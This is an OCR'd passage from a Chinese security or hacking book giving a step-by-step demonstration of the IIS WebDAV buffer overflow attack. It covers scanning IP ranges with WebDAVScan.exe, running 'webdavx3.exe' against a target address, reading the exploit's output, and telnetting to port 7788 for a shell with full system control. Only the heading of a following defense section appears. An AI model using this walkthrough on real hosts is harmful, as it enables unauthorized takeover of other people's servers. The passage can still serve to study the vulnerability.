
绝招3：WebDAV缓冲区溢出漏洞入侵演示




WebDAV 缓冲区溢出漏洞出现的主要原因是 IIS 服务默认提供了对 WebDAV 的支持，WebDAV 可以通过 HTTP 向用户提供远程文件存储的服务，但是该组件不能充分检查传递给部分系统组件的数据。这样，远程攻击者利用这个漏洞就可以对 WebDAV 进行攻击，从而获得 LocalSystem 权限，进而完全控制目标主机。

下面简单介绍一下 WebDAV 缓冲区溢出攻击的过程。入侵之前攻击者需要准备两个程序，即 WebDAV 漏洞扫描器—WebDAVScan.exe 和溢出工具 webdavx3.exe，具体的操作步骤如下。


Step 01 下载并解压缩 WebDAV 漏洞扫描器，在解压后的文件夹中双击 WebDAVScan.exe 可执行文件，即可打开其操作主界面，在“起始 IP”和“结束 IP”文本框中分别输入要扫描的 IP 地址范围，如下图所示。



Step 02 输入完毕后，单击“扫描”按钮，即可开始扫描目标主机，该程序运行速度非常快，可以准确地检测出远程IIS服务器是否存在WebDAV漏洞，在扫描列表中的WebDAV列中凡是标明Enable的，说明该主机存在漏洞，如下图所示。




Step 03 选择“开始”→“运行”选项，打开“运行”对话框，在“打开”文本框中输入cmd，单击“确定”按钮，打开“命令提示符”窗口，输入cd c:\ 命令，进入C盘目录中，如下图所示。



Step 04 在C盘目录中输入“webdavx3.exe 192.168.0.10”命令，按Enter键，即可开始溢出攻击，如下图所示。




其运行结果如下：




```
    IIS WebDAV overflow remote exploit by
isno@xfocus.org
    start to try offset
    if STOP a long time, you can press
^C and telnet 192.168.0.10  7788
    try offset: 0
    try offset: 1
    try offset: 2
    try offset: 3
    w a i t i n g   f o r   i i s
restart......................
```

Step 05 如果出现上面的结果则表明溢出成功，稍等2~3分钟后，按Ctrl+C组合键结束溢出，再在“命令提示符”窗口中输入telnet 192.168.0.10 7788命令，如下图所示，当连接成功后，则就可以拥有目标主机的系统管理员权限，即可对目标主机进行任意操作。



Step 06 在“命令提示符”窗口中输入cd c:\ 命令，即可进入目标主机的C盘目录。






绝招4：WebDAV缓冲区溢出漏洞的防御

如果不能立刻安装补丁或者升级，用户可以采取以下措施来降低威胁。

